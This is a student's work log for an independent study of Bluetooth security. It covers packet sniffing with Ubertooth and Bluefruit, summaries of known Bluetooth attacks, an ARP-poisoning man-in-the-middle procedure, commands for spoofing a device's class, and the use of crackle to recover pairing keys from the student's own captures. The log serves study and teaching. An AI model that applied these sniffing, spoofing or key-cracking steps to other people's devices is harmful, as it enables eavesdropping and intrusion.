Gulnaz Serikbay

Independent study: Bluetooth security

Work Log

Jan 24, 2022


Bluetooth Hacking: Tools And Techniques (Talk by Mike Ryan):

https://youtu.be/8kXbu2Htteg

Review of Bluetooth architecture (in Russian) (lots of technical information):

Packet heading (before encoding):

- Формат заголовка пакета (перед кодированием):



- LT_ADDR — 3-битовый адрес логического транспорта
- TYPE — 4-битовый код пакета
- FLOW — 1-битовый флаг для управления потоком данных (с целью предотвращения переполнения входного буфера)
- ARQN — 1-битовый индикатор подтверждения правильного приёма поля полезной нагрузки (проверка ошибок по CRC)
- SEQN — 1-битовый индикатор последовательности (применяется для упорядочения последовательности пакетов)
- HEC — 8-битовый код для проверки наличия ошибок в заголовке пакета

Interesting: Security vulnerabilities due to health app permissions

Level	App permissions	Related Data Access	Possible Attacks
Hardware Level	INTERNET BLUETOOTH RECEIVE_BOOT_COMPLETED VIBRATE (NJ and NY apps*)	Device Level Information: OS Version, Device, Model, API level, Firmware Version.	Denial Of Service, Injection attacks, Man In The Middle attack
Software Level	FOREGROUND_SERVICE ACCESS_NETWORK_STATE WAKE_LOCK BIND_GET_INSTALL_REFERRER_SERVICE (AZ app*)	User Information: Last Name, First Name, Email, ID, Profile Photo.	Enumeration attacks, Tracking and de−anonymization attacks

TABLE II
SUMMARY OF APPS PERMISSIONS.
(*AT THE TIME OF THE STUDY.)

Source: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9671880

“BLUETOOTH permission’s associated vulnerabilities CVE−2020−0022 enables remote code execution whereas CVE−2021−25430 lets an attacker to gain improper access to the device.

Gulnaz Serikbay

Related weakness CWE−287 can not authenticate a user from an attacker apart and CWE−787 lets a code execution using out−of−bound memory location”
“The static analysis of the app pointed out that while the apps are not malicious themselves, the permissions requested by those apps are the gateway for attackers and other malicious apps to gain escalated privileges by exploiting the vulnerabilities and launch various cyber attacks.”

Practical Bluetooth Traffic Sniffing: Systems and Privacy Implications:
Because the communication of these devices is privacy-sensitive in nature, Bluetooth employs a ***two-level stream cipher to encrypt packets at the link-layer*** [32]. Unfortunately, recent studies have revealed many critical flaws of this encryption.
Off-the-shelf sniffers manufactured by Frontline Test Equipment (Bluetooth protocol analyzer provider) cost $10K to $25K per unit.
Nice study that allowed for a better packet sniffing:
Building BluEar: Bluetooth packet sniffer that only uses cheap, Bluetooth-compliant radios. We employ two Ubertooths [6] to implement the scout and the snooper, and then interface them to a controller running on a Linux laptop. Computation intensive tasks like clock acquisition and subchannel classification are implemented on the laptop. Time-sensitive components like basic and adaptive hop selection are implemented by extending the firmware of Ubertooth. The design of BlueEar is platform-independent and can be easily ported to other systems.
BlueEar additionally implemented:

I. Run-time clock synchronization.
II. Adaptive hop selection
III. Task scheduler

- Piconet:
    - master-slave structure: 1 master, many slaves
    - MAC address of the master device as the piconet address
    - Piconet clock: a clock signal generated by the master (to synchronize)

SECURITY THREATS ANALYSIS IN BLUETOOTH- ENABLED MOBILE DEVICES

1. Bluesmack is an attack in which users can use L2CAP’s echo feature to cause buffer overflows and can also flood echo request messages causing denial of service to other users.

2. Bluestab is also a denial of service attack which can crash some phones. It was discovered by Q-Nix and Collin R. Mulliner.
3. Another known attack is called Bluebump. The attacker uses a trivial method to open a connection to the attacked device like VCard exchange. The connection is than kept open by requesting the regeneration of the link key. This key can then be used later on as long as it remains valid.
4. BlueSpoof is an attack carried out by cloning as a trusted device. It can clone device address, service records, emulate protocols and profiles. The attacker then disables encryption and tries to establish a pair again.

Some more notes:

- *hciconfig* can be used to activate/deactivate the Blue-tooth system, enable encryption or authentication and change many other settings. In some attacks it may be useful to change the class to 0x500204 in order to be detected as a mobile phone.
  [$ hciconfig -i hci0 class 0x500204]
- hcitool is used to configure Bluetooth connections and sends some special commands to Bluetooth devices. For instance, the most basic function is to scan visible devices.
  [$ hcitool -i hci0 scan]
  00:21:AA:83:SO:A7 nokia6500s
  00:25:E7:27:86:D1 w715
  00:12:D2:4B:OD:70 nokia6230i ...
- Man-in-the-Middle MITM [2, 19] is a scenario in which an attacker makes independent connections with the victims and relays messages between them.
- Bluebugger: It is a security loophole and allows the unauthorized BT-SSP Printer; this application shows possible vulnerabilities in the newer Bluetooth standards. The BTSSP-Printer-MITM attack sets the attacker's device as a relay point between the user device and a printer.
- Car whisperer: Initially developed for carkits, this application is able to establish a connection with a headset in order to inject and record audio.

Gulnaz Serikbay

Using a Bluetooth packet analyzer, attackers can learn the password on a legitimate pairing procedure between two devices in a short period of time, even if they share a very long key. The weak part of the protocol resides in the option to establish a pairing process once again with the same password.




Figure 5. Authentication stage 1: numeric comparison protocol. (Adapted from [20, p.1601])

Jan 26, 2022

Installed wireshark and watched videos about usage
Sniffing and hacking devices overview (Mainly used Russian sources)
More detailed look into 24.01's content
Made the slides for the meeting
Ubertooth: https://www.davidsopas.com/tag/ubertooth/

2.4 GHz transmit and receive.
Transmit power and receive sensitivity comparable to a Class 1 Bluetooth device.
Standard Cortex Debug Connector (10-pin 50-mil JTAG).
In-System Programming (ISP) serial connector.
Expansion connector: intended for inter-Ubertooth communication or other future uses.
6 indicator LEDs.
RP-SMA RF connector: connects to test equipment, antenna, or dummy load.
CC2591 RF front end.
CC2400 wireless transceiver.
LPC175x ARM Cortex-M3 microcontroller with Full-Speed USB 2.0.
USB A plug: connects to host computer running Kismet or other host code.
Get the NoElec aluminium case for it!

Jan 27, 2022

Looked at Ubertooth specifications and most of 'get started' work
Meeting with the group:

- ☑ ~~Identify the field of study this week~~

Gulnaz Serikbay

- ☑ ~~Check out the device (Yusuf)~~
- ☑ ~~Visit the lab~~

Meeting with Yusuf:
Discussed some projects to do:

- Bluetooth keyboard (in plan)
- Headphones (in plan)
- Mouse (in plan)
- Ehteraz (canceled)

Feb 2, 2022
Notes:

- Visited lab, couldn't experiment with Ubertooth One (need more installations), experimented with wireshark instead
- Will probably work with PC in the lab than with my own laptop and have to set it up
- Have to identify the machine and software I will be working with (Linux, Raspberry Pi?)
- Studied MITM attack
- Bluetooth sniffing guide I am intending to use tomorrow in the lab:

https://wiki.elvis.science/index.php?title=Bluetooth_Sniffing_with_Ubertooth:_A_Step-by-step_guide

Bluetooth Low Energy:

1. Data retrieval: Forward error correction, large range (but reducing the data throughput)
2. Adaptive frequency hopping - dynamically avoid collision \ interference with other connections
3. Smartphone support
4. Data throughput
5. Low power consumption
6. Operators in ISM band
7. Radio spectrum split into 40 channels

Incompatible with Classic: BLE and Classic devices cannot communicate or connect with each other
Data transfer: BLE is meant for bursty and lower bandwidth data transfers

Peripherals: advertise for other devices,
Centrals: receive packets, advertisements
Modes:
Advertising mode - peripherals allow to discover them
Scanning - central will constantly scan the advertising packets
Making connections:

Gulnaz Serikbay

1. Peripheral advertising
2. Central scanning
3. Connection Request
4. Peripheral Responds

Capture and Analyze Bluetooth Packets with Kismet, Wireshark, Ubertooth:
Kismet documentation: https://www.kismetwireless.net/docs/readme_group.html

Watched this video of how a person tried man in the middle method with btproxy and made the raspberry pi to play a song on a bluetooth player
I Tried Hacking a Bluetooth Speaker... (and failed...) (Raspberry Pi)
how Hackers SNiFF (capture) network traffic // MiTM attack
Note: Not necessarily related to Bluetooth, but shows how the procedure looks like, and how to use Wireshark, etc
ARP poisoning method (Address resolution protocol) using Ettercap
Router < - >device connection, MITM through router

Procedure:
Use IP Address of the iPhone (vulnerable device), change the address of the attacking device.
Whatever goes to iPhone, is sent to the attacker's device.
Turn on Wireshark once the connection is gained.
Needed: Ubuntu, Kali, Raspberry Pi
Soft: Wireshark, nmap, ettercap (command: "apt install nmap")
$ sudo commands with wireshark (to see the packets) and ettercap (to attack)
Use a filter in wireshark to see the commands only for the examined device (ip.addr == 10.0…)
Encrypted data: blue - server, red - device
Pcap (A-packet) to analyze and visualize packets better:

Project Ubertooth explaining why Bluetooth sniffing is non-trivial and needs a lot of knowledge:
http://ubertooth.blogspot.com/2013/02/motivating-problem.html

- The pseudo-random hopping sequence that all devices within a piconet share is determined by the LAP, UAP and CLKN of the master device. To have any chance of extracting useful data from a Bluetooth connection we need to know these three values.
- The situation gets even worse for encrypted links. To have any chance of sniffing the pairing process, and using the extracted data to find the pin (see: http://www.eng.tau.ac.il/~yash/shaked-wool-mobisys05/index.html), we must know these three values ***before*** the target devices begin to communicate.

Feb 3, 2022
Tried setting up the tools and software.

Gulnaz Serikbay

Kept getting permission denied errors (Lab PC doesn't provide my user necessary permissions)

TODO:

- [x] ~~Set up the lab PC~~
- [x] ~~Install Kismet, experiment with peap files etc … (Kismet not needed)~~
- [x] ~~Get a headphone from friend to try some attack (update: ready for Thursday)~~
- [x] ~~Setup bluefruit stuff on windows (tried, failed)~~
- [ ] Try out at least one attack next week (found the L2CAP fragments not more)
- [x] ~~Start documentation (background)~~


Feb 7, 2022

Wireshark, packet receiving finally working!
Was installing and learning crackle to decrypt the Bluetooth packets with crackle.

Feb 9, 2022

Shifted my hours to 10-13 instead of 11-14
Decided to experiment with Bluefruit, installed drivers and needed software, and set up ports on my Windows PC (cause it works better with Windows).
Learned how the pairing process works.

Gulnaz Serikbay



Useful resources I was using this week:
https://null-byte.wonderhowto.com/how-to/hack-bluetooth-part-1-terms-technologies-security-0163977/
Sarkar et al. (study file in the directory) experiment setup:
https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9014318
Step-by-Step guide to sniff with Bluefruit LE (try out this week):
https://mcuoneclipse.com/2016/12/25/tutorial-hexiwear-bluetooth-low-energy-packet-sniffing-with-wireshark/
https://www.linkedin.com/pulse/iot-pentesting-ble-devices-exploitation-shravan-kumar-p/
The study uses 2 Ubertooth devices

Algorithm 2 Algorithm for determining of c_{map}

Input: Initialize luc = observed truly mapped channel, h_{inc}
Output: c_{map}
  for count = 1, count $\leq$ 37, count++ **do**
    set channel = $(luc + h_{inc}) \bmod 37$
    if packet containing target AA is observed **then**
      mark the channel as Used
      append it to c_{map}
    else
      set the channel as Unused
    end if
  end for





Figure 5: Experiment setup in an indoor controlled environment

Algorithm 1 Algorithm for determining h_{inc}

Input: Initialize set P containing observations of c_1
Output: h_{inc}
  hop to channel c_2 and observe for time T and generate set Q containing observations of c_2;
  hop to channel c_3 and repeat prior step to generate set R;
  for $n \in P$ and $m \in Q$ **do**
    calculate $h_{n,m} = \frac{(c_2 - c_1)^{-1}}{h} \bmod 37$
    if $h_{n,m} \in [5, 16]$ **then**
      for $l \in R$ **do**
        calculate $h_{m,l} = \frac{(c_3 - c_2)^{-1}}{h} \bmod 37$
        if $h_{n,m} = h_{m,l}$ **then**
          store $h_{n,m}$ in set J
          save $< n, m, l >$ as true channels
        end if
      end for
    end if
  end for

Getting somewhere:



Gulnaz Serikbay

https://mcuoneclipse.com/2016/12/25/tutorial-hexiwear-bluetooth-low-energy-packet-sniffing-with-wireshark/

Feb 10, 2022

Working with Yusuf on filtering the Bluetooth packets by Advertising address, there was no CONNECT_REQ. And the Address of the mouse didn't change over several tries, while that of the phone was generated in each pairing. There were a lot of Bluetooth connections and packets, so it was hard to find our devices' MAC Addresses to focus our attention on.
We found the L2CAP fragments and pairing phase packets, but they are encrypted.
Gonna use crackle to decrypt (Crackle is a tool created by Mike Ryan, open-source)
A side note: nRF Connect isn't compatible with Linux (Lab PC is out), use Windows (for Bluefruit)

TODO:

- [x] ~~Decrypt with crackle~~
- [ ] Scapy, explore and perform attacks (not the right tool for now)
- [x] ~~Mirage -check out~~
- [x] ~~Work on Documentation~~

Feb 14, 2022

Commands: sudo crackle -i …..pcap -o …..pcap
REQUIRES: Input pcap files must include all the pairing packets (which might not have been captured by us)

Feb 16, 2022

Past week reading: Exploiting_BluetoothLE
Yusuf used crackle to decrypt some data, which had all the pairing packets between a mouse and a phone. Obtained TK, LTK for that specific pairing.
I tried finding my phone's BT packets by switching BT on and off, and analyzing the Apple MAC addresses with the graph, but I found it difficult.

NEW tool found: Scapy, to generate the attacks

Capturing a whole pairing event was more difficult than expected, because the crackle needs a complete pairing event in a pcap file to be used for decryption, and can fail at decrypting. Crackle uses a Temporary key (which is mostly just: 000000) to Bruteforce all the possibilities for Long Term Key (LTK).
Wireshark can be used to decrypt the packets given the Long Term Key (which is found by crackle).

Analyzing the Security of Bluetooth Low Energy
One of the studies suggests narrowing down the research on a vendor or a specific device due to the possibilities unique to them. So if we will be studying one device, what we learned about that device can probably be applied to other devices of the same producer due to vendor-specific strategies (Pairing mode, process, TK, generation of Addresses, etc)
For example, The BT alarm device Tile could be made to constantly ring to the irritation of the device owner as there is no 'off switch' to silence the device. And Tile can be targeted with a replay attack!

Gulnaz Serikbay

Replay attack and DDoS attacks! Sheesh
Got an idea on how to write my documentation after looking at several studies.

Descriptions of (Lit.review and prereq knowledge):

1. BLE protocol and properties
2. BLE attacks
3. Ubertooth One overview + Bluefruit overview as an alternative
4. Open source software: Wireshark + crackle, ubertooth files, commands
5. Pairing process

Demonstration:

1. Experimental setup: devices+software, make some diagram online
2. Showcase of pcap files
3. Encryption->decryption results

Used the following link to capture packets with Bluefruit and Python API, because the previous method was resultless:
https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer/python-api

```
PS C:\Users\Gulnaz\Desktop\Spring_2022\iot\BLE_Adafruit> python sniffer.py COM5
Capturing data to C:\Users\Gulnaz\AppData\Roaming\Nordic Semiconductor\Sniffer\logs\capture.pcap
Connecting to sniffer on COM5
Scanning for BLE devices (5s) ...
Found 5 BLE devices:

  [1] "" (31:BF:DB:43:1A:44, RSSI = -47)
  [2] "" (42:4C:37:70:43:79, RSSI = -65)
  [3] "" (7C:76:29:F5:A5:52, RSSI = -94)
  [4] "" (C1:12:B8:FF:08:27, RSSI = -96)
  [5] "" (7E:89:99:47:DE:E6, RSSI = -98)

Select a device to sniff, or '0' to scan again
>
```

Shows the devices available to sniff

Gulnaz Serikbay

```
Scanning for BLE devices (5s) ...
Found 5 BLE devices:

  [1] "" (31:BF:DB:43:1A:44, RSSI = -47)
  [2] "" (42:4C:37:70:43:79, RSSI = -48)
  [3] "" (7C:76:29:F5:A5:52, RSSI = -95)
  [4] "" (C1:12:B8:FF:08:27, RSSI = -94)
  [5] "" (7E:89:99:47:DE:E6, RSSI = -95)

Select a device to sniff, or '0' to scan again
> 0
Scanning for BLE devices (5s) ...
Found 5 BLE devices:

  [1] "" (31:BF:DB:43:1A:44, RSSI = -47)
  [2] "" (C1:12:B8:FF:08:27, RSSI = -96)
  [3] "" (42:4C:37:70:43:79, RSSI = -44)
  [4] "" (7C:76:29:F5:A5:52, RSSI = -95)
  [5] "" (7E:89:99:47:DE:E6, RSSI = -98)
  [6] "" (18:DA:8A:C3:10:5F, RSSI = -48)

Select a device to sniff, or '0' to scan again
> 0
```

I think I found the address of my phone and tried tracing the packets:
Each . is a packet here

```
Select a device to sniff, or '0' to scan again
> 4
Attempting to follow device 7E:89:99:47:DE:E6
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
....................................................................................
```

Packets sniffed, but faced Python issue: failed to save the logged file.
https://stackoverflow.com/questions/23422188/why-am-i-getting-nameerror-global-name-open-is-not-defined-in-del
I changed the Python version for this to work, but the program gives another error now with 2.7 version, which didn't happen with Python 3.


Gulnaz Serikbay

```
PS C:\Users\Gulnaz\Desktop\Spring_2022\iot\BLE_Adafruit> python sniffer.py COM5
Traceback (most recent call last):
  File "sniffer.py", line 3, in <module>
    from six.moves import input
ImportError: No module named six.moves
```

Will try on Linux (using Python version modifying program):
https://zalinux.ru/?p=5523
Conclusion: software compatible with Bluefruit is potentially outdated


Another useful python API, hopefully suitable with Linux (debian):
https://github.com/adafruit/adafruit-beaglebone-io-python

Feb 17, 2022
Mouse pairing sniffed:
trace_A decrypted:
LTK found: efd3efae9e3928f7348839bc99395820




Trace C couldn't be decrypted due to missing mRand and sRand if the key is not given as a parameter

Gulnaz Serikbay



With -l option, we are able to decrypt the packets:



Feb 19, 2022

Looked into mirage at:

[Mirage: towards a Metasploit-like framework for IoT] and
[https://github.com/RCayre/mirage]





Fig. 1. Global architecture of *Mirage* framework



Interesting:
Apparently, we can also use HackRF to sniff into Bluetooth, but only to sniff advertisement packets. This video shows briefly:
https://youtu.be/uGsAbTMsYME
Couldn't find any previous experiment with mirage and Bluetooth sniffing, it's comparatively a new project.

Feb 26, 2022 - Feb 27, 2022

Captured several traces for the pairing between the keyboard and my phone.
I noticed that the phone's address is the same for all traces, which is weird, because it was different for every captured file before.
Many of the traces don't capture CONNECT_REQ with valid CRC (mostly malformed packets).

Gulnaz Serikbay

Handy BT doc that I will be using to write my documentation:
https://webthesis.biblio.polito.it/16775/1/tesi.pdf

Feb 28, 2022 - Mar 1, 2022
